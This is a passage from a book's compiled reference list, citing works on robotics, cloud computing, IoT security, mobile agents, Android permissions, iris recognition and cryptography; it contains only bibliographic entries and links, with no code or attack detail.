- Li, Z., Yin, X., Geng, Z., Zhang, H., Li, P., Sun, Y., . . . Li, L. (2013). *Research on PKI-like Protocol for the Internet of Things*. Paper presented at the 2013 Fifth International Conference on Measuring Technology and Mechatronics Automation.
- Liu, F., Tong, J., Mao, J., Bohn, R., Messina, J., Badger, L., & Leaf, D. (2011, September). *NIST Cloud Computing Reference Architecture*. Retrieved from [http://ws680.nist.gov/publication/get\\_pdf.cfm?pub\\_id=909505](http://ws680.nist.gov/publication/get_pdf.cfm?pub_id=909505)
- Liu, J., Xiao, Y., & Chen, C. P. (2012). *Authentication and Access Control in the Internet of Things*. Paper presented at the ICDCS Workshops. doi:10.1109/ICDCSW.2012.23
- Liu, M. (2016). *Knightscope issues report on robot incident at Stanford Mall*. Retrieved from <http://www.stanforddaily.com/2016/07/25/knightscope-issues-report-on-robot-incident-at-stanford-mall/>

**Compilation of References**

- Lyons, D., Arkin, R., Liu, T.-M., Jiang, S., & Nirmal, P. (2013). Verifying performance for autonomous robot missions with uncertainty. *IFAC Proceedings*, 46(10), 179-186.
- Mahdi, M., & Mohammad, A. H. (2016). *Using hash algorithm to detect SQL injection vulnerability*. Academic Press.
- Matthews, M. (2015). *Jammers and Spammers: Vulnerabilities of the Global Navigation System*. Academic Press.
- MESR - Mars Exploration Science Rover. (2015). Retrieved from <http://www.asc-csa.gc.ca/eng/rovers/mesr.asp>
- Murrayon, P. (2013). *iRobot's RP-Vita Telepresence Robots Start Work At Seven Hospitals*. Retrieved from <http://singularityhub.com/2013/05/18/irobots-rp-vita-telepresence-robots-start-work-at-seven-hospitals/>
- NASA's Human Robotic Systems Project. (2008). Retrieved from <http://www.alamy.com/stock-photo-nasas-human-robotic-systems-project-focused-on-human-and-robotic-mobility-28096675.html>
- Nguyen, D. (2015). State Sponsored Cyber Hacking and Espionage.
- Nighswander, T., Ledvina, B., Diamond, J., Brumley, R., & Brumley, D. (2012). *GPS software attacks*. Paper presented at the 2012 ACM conference on Computer and communications security.
- Paar, C., Adrian, D., Kasper, E., Halderman, J. A., Steube, J., Somorovsky, J., . . . Aviram, N. (2016). *DROWN: Breaking TLS using SSLv2*. Academic Press.
- Passeri, P. (2016). *Cyber Attacks Statistics*. Retrieved from <http://www.hackmageddon.com/2016/10/24/september-2016-cyber-attacks-timeline>
- Paul, M. (2012). *Robot infantry get ready for the battlefield*. Retrieved from <https://www.newscientist.com/article/mg19125705-600-robot-infantry-get-ready-for-the-battlefield/>
- Pramod, A., Ghosh, A., Mohan, A., Shrivastava, M., & Shettar, R. (2015). *SQLI detection system for a safer web application*. Paper presented at the Advance Computing Conference (IACC), 2015 IEEE International. doi:10.1109/IADCC.2015.7154705
- Raphael, J. R. (2013, July 1). *The worst cloud outages of 2013*. Retrieved from <http://www.infoworld.com/article/2606768/cloud-computing/107783-The-worst-cloud-outages-of-2013-so-far.html>
- Regan, S. (2014). *Heartbleed (CVE-2014-0160): An overview of the problem and the resources needed to fix it*. Retrieved from <http://www.csponline.com/article/2142700/vulnerabilities/heartbleed-cve-2014-0160-an-overview-of-the-problem-and-the-resources-needed-to.html>
- Review, M. T. (2016). *Security Experts Hack Teleoperated Surgical Robot*. Retrieved from <https://www.technologyreview.com/s/537001/security-experts-hack-teleoperated-surgical-robot/>
- RoboCourier Mobiler Roboter. (2016). Retrieved from <http://www.swisslog.com/de/Products/HCS/Automated-Material-Transport/RoboCourier-Autonomous-Mobile-Robot>
- Robotic Armored Assault System – RAAS. (2016). Retrieved from <http://www.globalsecurity.org/military/systems/ground/fcs-avr.htm>
- Sajjadi, S.M.S., & Pour, B.T. (2013, September). Study of SQL Injection Attacks and Countermeasures. *International Journal of Computer and Communication Engineering*, 2.
- Sandor, A., Cross, E. V., & Chang, M. L. (2015). *Human-Robot Interaction*. Academic Press.
- Sandoval, K. (2015, September). *Your API is Vulnerable if These 4 Risks Aren't Mitigated*. Retrieved from <http://nordicapis.com/your-api-is-vulnerable-if-these-4-risks-arent-mitigated/>

**Compilation of References**

- Sanfeliu, A., Hagita, N., & Saffiotti, A. (2009). *Network robot systems guest editors of the special issue on NRS*. Retrieved from <http://digital.csic.es/bitstream/10261/100110/1/Network-Robot-Systems.pdf>
- Seo, Y., Kim, Y.-H., Park, K.-S., & Eom, J.-H. (2016). *Architecture of Cyber Intelligence System for Cyber Attack & Defense Training*. Academic Press.
- Shah, D. (2007). Gossip Algorithms. *Foundations and Trends® in Networking*, 3(1), 1–125. doi:10.1561/1300000014
- Smart Technology from SITA Improves Passenger Experience at America's Friendliest Airport. (2016). Retrieved from <http://airfax.com/blog/index.php/2016/11/15/smart-technology-from-sita-improves-passenger-experience-at-americas-friendliest-airport/>
- Swimming Pool Chemicals and Equipment. (2013). Retrieved from [http://mikepayne-poolsupplies.blogspot.ba/2013\\_01\\_01\\_archive.html](http://mikepayne-poolsupplies.blogspot.ba/2013_01_01_archive.html)
- Tanya, M. A. (2015). *Robots and Healthcare Saving Lives Together*. Retrieved from [http://www.robotics.org/content-detail.cfm/Industrial-Robotics-Industry-Insights/Robots-and-Healthcare-Saving-Lives-Together/content\\_id/5819](http://www.robotics.org/content-detail.cfm/Industrial-Robotics-Industry-Insights/Robots-and-Healthcare-Saving-Lives-Together/content_id/5819)
- Theis, M. (2016). *Austin's futuristic rapid transit pod system: Can Garriott pull it off?* Retrieved from <http://www.bizjournals.com/austin/news/2015/10/29/austins-futuristic-rapid-transit-podsystem-can.html>
- Thomé, J., Shar, L. K., & Briand, L. (2015). *Security slicing for auditing XML, XPath, and SQL injection vulnerabilities*. Paper presented at the Software Reliability Engineering (ISSRE), 2015 IEEE 26th International Symposium on. doi:10.1109/ISSRE.2015.7381847
- Tilley, T. (2005). *Lollybot - my entry in the AFRON \$10 robot design challenge - Thomas Tilley*. Retrieved from <http://www.tomtilley.net/projects/lollybot/>
- Ullrich G. (2015). *Automated Guided Vehicle Systems*. 10.1007/978-3-662-44814-4\_2
- Varghese, T. G., & Salitha, M. (2015). *Model Based Prediction Technique for Denial of Service Attack Detection*. Academic Press.
- Vicki S. (2016). *Building Enthusiasm for Construction Robotics*. Retrieved from <http://insideunmannedsystems.com/building-enthusiasm-for-construction-robotics/>
- Wilson, C., & Drumhiller, N. (2015). US-China Relations: Cyber Espionage and Cultural Bias. *National Security and Counterintelligence in the Era of Cyber Espionage*, 28.
- Zaragoza, T. (2009). *Automation and Robotics News*. Retrieved from <http://academic.evergreen.edu/z/zaragozt/arnews-archive.htm>
- Abdoli, F., & Kahani, M. (2009, October). Ontology-based distributed intrusion detection system. In *Computer Conference, 2009. CSICC 2009. 14th International CSI* (pp. 65-70). IEEE. doi:10.1109/CSICC.2009.5349372
- Abdullah, J., Ismail, M. Y., Cholan, N. A., & Hamzah, S. A. (2008). GA Based QOS Route Selection Algorithm for Mobile Ad-Hoc Networks. *Proceedings of IEEE Conference on Telecommunication Technologies*. doi:10.1109/NCTT.2008.4814299
- Abhyankar, A., & Schuckers, S. (2010). Wavelet Based Iris Recognition for Robust Biometric System. *International Journal of Computer Theory and Engineering*, 2(2).
- Abrams, M., & Weiss, J. (2008). *Malicious control system cyber security attack case study—Maroochy Water Services, Australia*. McLean, VA: The MITRE Corporation.

**Compilation of References**

- Ada Poon, Rajavi, Taghivand, Aggarwal, & Ma. (2016a). An energy harvested ultra-low power transceiver for internet of medical things. *European Solid-State Circuits Conference, ESSCIRC Conference*, 133-136.
- Adams, D. (2010). *Predictive Cyber Defense*. Retrieved from <http://www.tibco.co.in/assets/bltda72baf9c71ef497/wp-predictive-cyber-defense.pdf>
- Agalya & Lekshmi. (2014, August). A Verifiable Cloud Storage using Attribute Based Encryption and Outsourced Decryption with Recoverability. *International Journal of Engineering and Innovative Technology*, 10-21.
- Agarwal, S., Dunagan, J., Jain, N., Saroiu, S., Wolman, A., & Bhogan, H. (2010). Volley: Automated data placement for geo-distributed Cloud services. *Proceedings of the 7th USENIX conference on Networked systems design and implementation*, 155-170.
- Al Hamadi, H. M. N., Yeun, C. Y., Zemerly, M. J., Al-Qutayri, M. A., & Gawanmeh, A. (2012). Verifying Mutual Authentication for the DLK Protocol using ProVerif tool. *International Journal for information Security Research*, 2, 256-265.
- Al-Hamadi, H. M. N., Yeun, C. Y., Zemerly, M. J., & Al-Qutayri, M. (2011, February). Distributed lightweight kerberos protocol for mobile agent systems. In *GCC Conference and Exhibition (GCC)*, 2011 IEEE (pp. 233-236). IEEE. doi:10.1109/IEEEGCC.2011.5752502
- Amium. (n.d.). *Work Together, Amium: The app that makes collaborating on files easy. So you can work better, together*. Retrieved from [https://www.amium.com/?utm\\_source=capterra&utm\\_medium=cpc&utm\\_campaign=contentmgmt](https://www.amium.com/?utm_source=capterra&utm_medium=cpc&utm_campaign=contentmgmt)
- Amro, B. (2014, March). Mobile Agent Systems, Recent Security Threats and Counter Measures. *International Journal of Computer Science Issues*, 11(2).
- Apktool - A tool for reverse engineering Android apk files. (2016). Retrieved May 7, 2016 from: <http://ibotpeaches.github.io/Apktool/>
- Arkin, R. C. (1998). *Behavior-based robotics (intelligent robotics and autonomous agents)*. Academic Press.
- Armbrust, J. Katz, & Patterson. (2009). Above the Clouds: A Berkeley View of Cloud Computing. University of California at Berkeley.
- Arumugam, R., Enti, V. R., Bingbing, L., Xiaojun, W., Baskaran, K., Kong, F. F., & Kit, G. W. (2010, May). DAvinCi: A cloud computing framework for service robots. In *Robotics and Automation (ICRA), 2010 IEEE International Conference on* (pp. 3084-3089). IEEE. doi:10.1109/ROBOT.2010.5509469
- Asmussen, S., & Glynn, P. W. (2007). Stochastic Simulation: Algorithms and Analysis. *Stochastic Modelling and Applied Probability*, 57.
- Atayero, A., & Feyisetan, O. (2011). Security Issues in Cloud Computing: The Potentials of Homomorphic Encryption. *Journal of Emerging Trends in Computing and Information Sciences*, 2(10), 546–552.
- Ateniese, Fu, Green, & HohenBerger. (2005). Improved proxy re-encryption schemes with applications to secure distributed storage. *Proc. NDSS*, 1-15.
- Baek, J., & Zheng, Y. (2003). *Simple and Efficient Threshold Cryptosystem from the Gap Diffie-Hellman Group*. GLOBECOM.
- Balaguer, C., Giménez, A., Pastor, J. M., Padrón, V. M., & Abderrahim, M. (2000). A climbing autonomous robot for inspection applications in 3d complex environments. *Robotica*, 18(03), 287–297. doi:10.1017/S0263574799002258

**Compilation of References**

- Balasubramaniyan, J. S., Garcia-Fernandez, J. O., Isacoff, D., Spafford, E., & Zamboni, D. (1998, December). An architecture for intrusion detection using autonomous agents. In *Computer Security Applications Conference, 1998. Proceedings. 14th Annual* (pp. 13-24). IEEE. doi:10.1109/CSAC.1998.738563
- Banks, C., & Nicol, N. (2003). *Discrete Event System Simulation*. Pearson.
- Barry, C., & Ritter, N. (n.d.). Database of 120 Greyscale Eye Images. Perth, Western Australia: Lions Eye Institute.
- Bartel, A., Klein, J., Monperrus, M., & Traon, Y. L. (2014). Static Analysis for Extracting Permission Checks of a Large Scale Framework: The Challenges and Solutions for Analyzing Android. *IEEE Transactions on Software Engineering*, 40(6), 617–631. doi:10.1109/TSE.2014.2322867
- Basha. (2010). Seminar And Workshop On Detection Of Cyber Crime And Investigation.
- Begumhan, T. D., Turgut, R., & Than, V. L. (2003). *Optimizing Clustering Algorithm in Mobile Adhoc Networks using Simulated Annealing*. IEEE.
- Bekey, G. A. (2005). *Autonomous Robots: From Biological Inspiration to Implementation and Control (Intelligent Robotics and Autonomous Agents)*. TM Press.
- Bekey, G. A. (2005). *Autonomous robots: from biological inspiration to implementation and control*. MIT press.
- Bellavista, P., Corradi, A., & Giannelli, C. (2011). A Unifying Perspective on Context-Aware Evaluation and Management of Heterogeneous Wireless Connectivity. *IEEE Communications Surveys and Tutorials*, 13(3), 337–357. doi:10.1109/SURV.2011.060710.00060
- Beresford, A. R., Rice, A., Skehin, N., & Sohan, R. (2011). MockDroid: trading privacy for application functionality on smartphones. *Proceedings of the 12th Workshop on Mobile Computing Systems and Applications*, 49-54. doi:10.1145/2184489.2184500
- Bethencourt, J., Sahai, A., & Waters, B. (2007). Cipher text-policy attribute-based encryption. *Proceedings of IEEE Symposium on Security and Privacy*, 321-334.
- Bhanot, R., & Hans, R. (2015). A Secure and Fault Tolerant Platform for Mobile Agent Systems. *International Journal of Security and Its Applications*, 9(5), 85–94.
- Bhargava, D., & Saxena, S. (2014). RoHeMaSys: Medical Revolution with Design and Development of Humanoid for Supporting Healthcare. In *Proceedings of the Third International Conference on Soft Computing for Problem Solving* (pp. 133-142). Springer India. doi:10.1007/978-81-322-1771-8\_12
- Bhargava, D., Poonia, R. C., & Arora, U. (2016, October). Design and development of an intelligent agent based framework for predictive analytics. In *Computing for Sustainable Global Development (INDIACoM), 2016 3rd International Conference on* (pp. 3715-3718). IEEE.
- Bhargava, D., Sinha, M., & Poonia, R. C. (2015, September). Run-time performance analysis of non-agent based solution for Inter Process Synchronization problem. In *Reliability, Infocom Technologies and Optimization (ICRITO)(Trends and Future Directions), 2015 4th International Conference on* (pp. 1-5). IEEE. doi:10.1109/ICRITO.2015.7359321
- Bhargava, D., & Sinha, D. M. (2009). Design of intelligent agent based technique for Solving inter-process synchronization problem. *Proceedings of the 3rd National Conference*, 26-27.
- Bhargava, D., & Sinha, M. (2012). Design and implementation of agent based inter process synchronization manager. *International Journal of Computers and Applications*, 46, 21.

**Compilation of References**

- Bhargava, D., & Sinha, M. (2012). Performance analysis of agent based IPSM. In *2012 Ninth International Conference on Computer Science and Software Engineering (JCSSE)*. doi:10.1109/JCSSE.2012.6261961
- Boles, W. W., & Boashash, B. (1998). A Human Identification Technique using Images of the Iris and Wavelet Transform. *IEEE Transactions on Signal Processing*, 46(4), 1185–1188. doi:10.1109/78.668573
- BookWright. (n.d.). *A creation tool for the creative in all of us*. Retrieved from <http://www.blurb.com/bookwright>
- Borselius, N. (2002). Mobile agent security. *Electronics & Communication Engineering Journal*, 14(5), 211–218. doi:10.1049/ecej:20020504
- Boukerche, A. (2001). A simulation based study of on-demand routing protocols for ad hoc wireless networks. *Proceedings of 34th Annual Simulation Symposium*, 85-92. doi:10.1109/SIMSYM.2001.922119
- Boukerche, A., & Bononi, L. (n.d.). Simulation and Modeling of Wireless, Mobile, and Ad Hoc Networks. In S. Basagni, M. Conti, S. Giordano, & I. Stojmenovic (Eds.), *Mobile Ad hoc networking*. New York: IEEE Press and John Wiley and Sons, Inc.
- Brenner, W., Zarnekow, R., & Wittig, H. (2012). *Intelligent software agents: foundations and applications*. Springer Science & Business Media.
- Bresciani, P., Perini, A., Giorgini, P., Giunchiglia, F., & Mylopoulos, J. (2004). Tropos: An agent-oriented software development methodology. *Autonomous Agents and Multi-Agent Systems*, 8(3), 203–236. doi:10.1023/B:AGNT.0000018806.20944.ef
- Brillhart, M. M. (1975). A Method of Factoring and The Factorization Of F 7. *Mathematics of Computation*, 29, 183–205.
- Brodkin. (2008). *Seven cloud-computing security risks*. Gartner.
- Bronnen. (2016). *Cyber security in the Agrifood sector Securing data as crucial asset for agriculture*, Capgemini Consulting. Retrieved from [www.capgemini-consulting.nl](http://www.capgemini-consulting.nl)
- Bugiel, S., Davi, L., Dmitrienko, A., Fischer, T., & Sadeghi, A. (2011). *XManDroid: a new Android evolution to mitigate privilege escalation attacks*. Technical Report TR-2011-04.
- Buldas, A., Laud, P., Priisalu, J., Saarepera, M., & Willemson, J. (2006, August). Rational choice of security measures via multi-parameter attack trees. In *International Workshop on Critical Information Infrastructures Security* (pp. 235–248). Springer Berlin Heidelberg. doi:10.1007/11962977\_19
- Butler, R. (2016). *Nature for a New Year*. Retrieved from <https://pacificwildlife.wordpress.com/2016/01/01/nature-for-a-new-year/>
- Byres, E., & Lowe, J. (2004, October). The myths and facts behind cyber security risks for industrial control systems. *Proceedings of the VDE Kongress*, 116, 213–218.
- Calderbank, A.R., Daubechies, I., Sweldens, W., & Yeo, B.L. (1998). Wavelet Transforms that Map Integers to Integers. *Applied and Computational Harmonic Analysis*, (3), 332-369.
- Caltagirone, S., Pendergast, A., & Betz, C. (2013). *The diamond model of intrusion analysis*. Center for Cyber Intelligence Analysis and Threat Research.
- Capterra. (n.d.). *The Smart Way to Find Business Software*. Retrieved from <http://www.capterra.com/content-management-software/spotlight/110130/Wild%20Apricot/Wild%20Apricot>

**Compilation of References**

- Cardenas, A., Amin, S., Sinopoli, B., Giani, A., Perrig, A., & Sastry, S. (2009, July). Challenges for securing cyber physical systems. *Workshop on future directions in cyber-physical systems security*, 5.
- Carl, P. (2008). *Smooth Numbers and the Quadratic Sieve* (Vol. 44). Algorithmic Number Theory Msri Publications.
- Chen, L. G. (2009). *Comment On Wei's Digital Signature Scheme Based On Two Hard Problems*. Academic Press.
- Cheng, H. (2010). Genetic Algorithms with Immigrants Schemes for Dynamic Multicast Problems in Mobile Ad-hoc Networks. In *Engineering Applications of Artificial Intelligence* (pp. 806-819). Elsevier.
- Chen, K. C., & Lien, S. Y. (2014). Machine-to-machine communications: Technologies and challenges. *Ad Hoc Networks*, 18, 3–23. doi:10.1016/j.adhoc.2013.03.007
- Cherdantseva, Y., & Hilton, J. (2013, September). A reference model of information assurance & security. In *Availability, reliability and security (ares), 2013 eighth international conference on* (pp. 546-555). IEEE.
- Cheung, L., & Newport, C. (2007). Provably secure cipher- text policy ABE. *Proceedings of the ACM conference on Computer and communications security*, 456-465.
- Chinese Academy of Sciences Institute of Automation. (2003). *Database of 756 Greyscale Eye Image*. Available from: <http://www.sinobiometrics.com>
- Cho, E.S., Gelogo, Y., & Kim, S.S. (2011). Human Iris Biometric Authentication using Statistical Correlation Coefficient. *Journal of Security Engineering*.
- CIS. (2015). *Critical security controls for effective cyber defences*. CIS.
- Civera, J., Ciocarlie, M., Aydemir, A., Bekris, K., & Sarma, S. (2015). Guest Editorial: Special Issue on Cloud Robotics and Automation. *IEEE Transactions on Automation Science and Engineering*, 12(2), 396–397. doi:10.1109/TASE.2015.2409511
- Cizmar, A., Papaj, J., & Dobos, L. (2012). Security and QOS Integration Model for MANET. *Computing and Informatics*, 31, 1025–1044.
- Cloud Computing basics for non-experts. (2015, May). *Cloudweeks*, 1–8.
- Contentful. (n.d.). *Like a CMS... without the bad bits. Contentful is a content management developer platform with an API at its core*. Retrieved from [https://www.contentful.com/?utm\\_source=capterra&utm\\_medium=cpc&utm\\_campaign=capterra1](https://www.contentful.com/?utm_source=capterra&utm_medium=cpc&utm_campaign=capterra1)
- Cox, I. J. (1991). Blanche-an experiment in guidance and navigation of an autonomous robot vehicle. *IEEE Transactions on Robotics and Automation*, 7(2), 193–204. doi:10.1109/70.75902
- Crick, C., Jay, G., Osentoski, S., Pitzer, B., & Jenkins, O. C. (2011, August). Rosbridge: Ros for non-ros users. *Proceedings of the 15th International Symposium on Robotics Research*.
- Cuthbertson, A. (2015). Surgical robots hacked by researchers to alter commands and disrupt functions. *International Business Times*. Retrieved from <http://www.ibtimes.co.uk/surgical-robots-hacked-by-researchers-alter-commands-disrupt-functions-1500320>
- Cyber Law Clinic. (n.d.). *Cyber Crime*. Retrieved from: <http://www.cyberlawclinic.org/cybercrime.htm>
- DARPA. (2016). DARPA: Bridging The Human-Computer Divide With Brain Chip Implants. *Technology News and Trends*. Retrieved from <https://www.technocracy.news/index.php/2016/01/20/darpa-bridging-human-computer-divide-brain-implants/>

**Compilation of References**

- Daubechies, I., & Sweldens, W. (1998). Factoring Wavelet Transforms into Lifting Steps. *The Journal of Fourier Analysis and Applications*, 4(3), 245–267. doi:10.1007/BF02476026
- Daugman, J. (1994). *Biometric Personal Identification System Based on Iris Analysis*. United States Patent, 5291560.
- Daugman, J. (2002). How Iris Recognition Works. *Proceedings of 2002 International Conference on Image Processing*, 1. doi:10.1109/ICIP.2002.1037952
- dedexer download. (2013). Retrieved Apr. 29, 2013 from:<http://dedexer.sourceforge.net/>
- Defrawy, K. E. (2011). ALARM: Anonymus Location-Aided Routing in Suspicious MANETs. *IEEE Transactions on Mobile Computing*, 10(9), 1345–1358. doi:10.1109/TMC.2010.256
- Desai, A. A. (2010). Gujarati handwritten numeral optical character reorganization through neural network. *Pattern Recognition*, 43(7), 2582–2589. doi:10.1016/j.patcog.2010.01.008
- dex2jar download. (2016). Retrieved Jan 20, 2016 from: <https://sourceforge.net/projects/dex2jar/>
- Diffie, H., & Hellman, M. (1976). New Directions In Cryptography. *IEEE Transactions on Information Theory*, 22(6), 644–654. doi:10.1109/TIT.1976.1055638
- Discover WriterDuet. (2016). *The new standard for screenwriting*. Retrieved from <https://writerduet.com/>
- Dittmann, L., Rademacher, T., & Zelewski, S. (2004, August). Performing FMEA using ontologies. *18th International Workshop on Qualitative Reasoning*, 209-216.
- Domingue, J., Fensel, D., & Hendler, J. A. (Eds.). (2011). *Handbook of semantic web technologies*. Springer Science & Business Media. doi:10.1007/978-3-540-92913-0
- Dynamic Publishing. (n.d.). *Optimizing the publishing processes enables organizations to generate new revenue while cutting costs*. Retrieved from [http://www.single-sourcing.com/products/arbor/text/ati/2019\\_DynamicPub\\_WP.pdf](http://www.single-sourcing.com/products/arbor/text/ati/2019_DynamicPub_WP.pdf)
- Ebrahimpour, V., Rezaie, K., & Shokravi, S. (2010). An ontology approach to support FMEA studies. *Expert Systems with Applications*, 37(1), 671–677. doi:10.1016/j.eswa.2009.06.033
- Ebrahimi, S. M. M. (2016). Using of colleague learning mobile agents for protecting the confidentiality of mobile agents in a multi-agent environment. *Journal of Fundamental and Applied Sciences*, 8(3), 579–598.
- Edgerton, K. (2013). Byte-Sized TV: Writing the Web Series. Williams College. Retrieved from <http://dspace.mit.edu/bitstream/handle/1721.1/81078/857834617-MIT.pdf?sequence=2>
- Egners, Marschollek, & Meyer. (2012). Messing with Android's Permission Model. *IEEE 11th International Conf. on Trust, Security and Privacy in Comp. and Comm.*, 505-514.
- Elgamal, T. (1985, July). A Public Key Cryptosystem And A Signature Scheme Based On Discrete Logarithms. *IEEE Trans. Inform. Theory*, 31(4), 469–472.
- El-Haija, M. A., & Al-Mansour, A. (2014). The Intelligent Agent and Dubai Legislature Situation from Legal Action Made through Intelligent Agent (Vol. 30). Academic Press.
- Enck, W., Ongtang, M., & McDaniel, P. (2008). Mitigating Android Software Misuse Before It Happens. The Pennsylvania State University.
- Engels, C., & Schöner, G. (1995). Dynamic fields endow behavior-based robots with representations. *Robotics and Autonomous Systems*, 14(1), 55–77. doi:10.1016/0921-8890(94)00020-3

**Compilation of References**

- Ericsson, G. N. (2010). Cyber security and power system communication—essential parts of a smart grid infrastructure. *IEEE Transactions on Power Delivery*, 25(3), 1501–1507. doi:10.1109/TPWRD.2010.2046654
- Ermacora, G., Toma, A., Bona, B., Chiaberge, M., Silvagni, M., Gaspardone, M., & Antonini, R. (2013). *A cloud robotics architecture for an emergency management and monitoring service in a smart city environment*. Academic Press.
- ESET Latin America's Lab. (2012). *Trends for 2013: Astounding growth of mobile malware*. Retrieved Dec 11, 2012, from [http://go.eset.com/us/resources/whitepapers/Trends\\_for\\_2013\\_preview.pdf](http://go.eset.com/us/resources/whitepapers/Trends_for_2013_preview.pdf)
- Esparza, O., Soriano, M., Muñoz, J. L., & Forné, J. (2003, July). Host revocation authority: A way of protecting mobile agents from malicious hosts. In *International Conference on Web Engineering* (pp. 289-292). Springer Berlin Heidelberg. doi:10.1007/3-540-45068-8\_54
- FBI Alert. (2015). *Internet of Things Poses Opportunities for Cyber Crime*. FBI.
- FDA. (2015). *Cybersecurity Vulnerabilities of Hospira Symbiq Infusion System: FDA Safety Communication*. Retrieved from <http://www.knkpublishingsoftware.com/knkpublishing-inspiring-publishing-software/trade-book-publishers/>
- Felt, A. P., Ha, E., Egelman, S., Haney, A., Chin, E., & Wagner, D. (2013). Android Permissions: User Attention, Comprehension, and Behavior. *Proceedings of the Eighth Symposium on Usable Privacy and Security*, 1-14.
- Felt, A. P., Wang, H. J., Moshchuk, A., Hanna, S., & Chin, E. (2011). Permission Re-Delegation: Attacks and Defenses. *Proceedings of the 20th USENIX conference on Security*, 22.
- Ferwerda, C. & Madnick. (2010). *Institutional Foundations for Cyber Security: Current Responses and New Challenges*. Working Paper CISL- 2009-03. MIT.
- Fessi, B. A., Abdullah, B., HamdiMand, S., & Boudriga. (2009). A New Genetic Algorithm Approach for Intrusion Response System in Computer Networks. *IEEE Symposium on Computers and Communications*, 342-347. doi:10.1109/ISCC.2009.5202379
- Floriano, D., Rango, & Socievole, A. (2011). Meta-Heuristics Techniques and Swarm Intelligence in Mobile Ad-hoc Networks. In Book on Mobile Ad-hoc Network and Applications. Academic Press.
- Franklin, S., & Graesser, A. (1996, August). Is it an Agent, or just a Program?: A Taxonomy for Autonomous Agents. In *International Workshop on Agent Theories, Architectures, and Languages* (pp. 21-35). Springer Berlin Heidelberg.
- Gabrielle, A. (2011). *Simulation of a Secure Ad-hoc Network*. Norwegian University of Science and Technology, Department of Telematics.
- Garg, N. K. (2015). *Development of techniques for recognition of handwritten Hindi text*. Department of Computer Science 17. Punjabi University.
- Garg, N. K., Kaur, L., & Jindal, M. K. (2010). Segmentation of handwritten Hindi text. *International Journal of Computers and Applications*, 1(4), 19–22.
- Garg, N. K., Kaur, L., & Jindal, M. K. (2015). Segmentation of touching modifiers and consonants in middle region of handwritten Hindi text. *Pattern Recognition and Image Analysis*, 25(3), 413–417. doi:10.1134/S1054661815030050
- Gerver, J. (1983). Factoring Large Numbers With A Quadratic Sieve. *Mathematics of Computation*, 41(163), 287–294. doi:10.1090/S0025-5718-1983-0701639-4
- Ghazal, M. A., Sayed, A., & Kelash, H. (2007). Routing Optimization using Genetic Algorithm in Ad-hoc Networks. *IEEE International Symposium on Signal Processing and Information Technology*.

**Compilation of References**

Gherardi, L., Hunziker, D., & Mohanarajah, G. (2014, June). A Software Product Line Approach for Configuring Cloud Robotics Applications. In *2014 IEEE 7th International Conference on Cloud Computing* (pp. 745-752). IEEE. doi:10.1109/CLOUD.2014.104

Gite, H. R., & Mahender, C. N. (2011). Iris Code Generation and Recognition. *International Journal of Machine Intelligence*, 3(3).

Grand, S., Cliff, D., & Malhotra, A. (1997, February). Creatures: Artificial life autonomous software agents for home entertainment. In *Proceedings of the first international conference on Autonomous agents* (pp. 22-29). ACM. doi:10.1145/267658.267663

Grimes. (2013). *7 sneak attacks used by today's most devious hackers*. Retrieved September 30, 2013 from: www.info-world.com/article/2610239/malware/7-sneak-attacks-used-by-today-s-most-devious-hackers.html

Guerin, R. A., & Orda, A. (1999). QOS Routing in Networks with Inaccurate Information: Theory and Algorithms. *IEEE/ACM Transactions on Networking*, 7(3), 350–364. doi:10.1109/90.779203

Guizzo, E. (2011). Robots with their heads in the clouds. *IEEE Spectrum*, 3(48), 16–18. doi:10.1109/MSPEC.2011.5719709

Gulshan Kumar, A. (2014). *Computer Network Attacks - A Study*. Academic Press.

Gunasekaran, R., Siddharth, S., Muthuregundanathan, R., & Srivathsan, R. (2009). An Improved Parallel Genetic Algorithm for Path Bandwidth Calculation in TDMA Based Mobile Ad-hoc Networks. *IEEE Conference on Advances in Computing, Control and Telecommunications Technologies*.

Gupta, P. (2015). *Cryptography and Network Security*. Delhi: Phi.

Gupta, A., Kumar, M., Hansel, S., & Saini, A. K. (2013). Future of all technologies-The Cloud and Cyber Physical Systems. *Future*, 2(2).

Haas, Z., Deng, B., Liang, P., Papadimitratos, & Sajama, S. (2002). Wireless Ad-hoc Networks. *Journal of Proakis*.

Hackers, W.F. (n.d.). South African Centre for Information Security. Retrieved from <http://sacfis.co.za/famoushackers.htm>

Hall & Render. (2015). Hack Attack: Cybersecurity Vulnerabilities of Medical Devices. American Bar Association Health Law Section Publication, 12(1).

Haraty, R. A. H. O. (2005). Attacking Elgamal Based Cryptographic Algorithms Using Pollard's Rho Algorithm. *Aiccsa '05 Proceedings Of The Acs/Ieee 2005 International Conference On Computer Systems And Applications*. IEEE.

Hess, T. J., Rees, L. P., & Rakes, T. R. (2000). Using autonomous software agents to create next generation of decision support systems. *Decision Sciences*, 31(1), 1–31. doi:10.1111/j.1540-5915.2000.tb00922.x

Hettig, M., Kiss, E., Kassel, J.-F., Weber, S., Harbach, M., & Smith, M. (2013). Visualizing Risk by Example: Demonstrating Threats Arising From Android Apps. *Symposium on Usable Privacy and Security (SOUPS)*.

Hidden Illusion. (2012). Getting what you want out of a PDF with REMnux. *Hidden Illusion*. Retrieved from: <http://hiddenillusion.blogspot.in/2012/06/getting-what-you-want-out-of-pdf-with.html>

Hornyack, P., Han, S., Jung, J., Schechter, S., & Wetherall, D. (2011). These aren't the droids you're looking for: retrofitting android to protect data from imperious applications. *Proceedings of the 18th ACM conference on Computer and communications security*, 639-652. doi:10.1145/2046707.2046780

Howard, J. D., & Longstaff, T. A. (1998). *A common language for computer security incidents*. Sandia National Laboratories. doi:10.2172/751004

**Compilation of References**

- Huth & Cebula. (2011). *The Basics of Cloud Computing*. Carnegie Mellon University.
- Hwang, N. L. (1996). *Modified Harn Signature Scheme Based On Factoring And Discrete Logarithms*. Academic Press.
- IDC Research Inc. (2016). *Smartphone Vendor Market Share*. Retrieved 2016 from: <http://www.idc.com/prodserv/smartphone-os-market-share.jsp>
- Information Sciences Institute. (2004). *The Network Simulator ns-2*. Viterbi School of Engineering. Available at: <http://www.isi.edu/nsnam/ns/>
- Ismail, T. A. (2008). A New Digital Signature Scheme Based On Integer Factorization And Discrete Logarithm. *Journal of Mathematics and Statistics*, 4(4), 222-225.
- Iismaile, M. H. (2011). *A New Cryptosystem Based On Factoring And Discrete Logarithm Problems*. Academic Press.
- Iyengar, J. (2006, January). Intelligent software agents and the creation of competitive advantage. In *Competition Forum* (Vol. 4, No. 1, p. 66). American Society for Competitiveness.
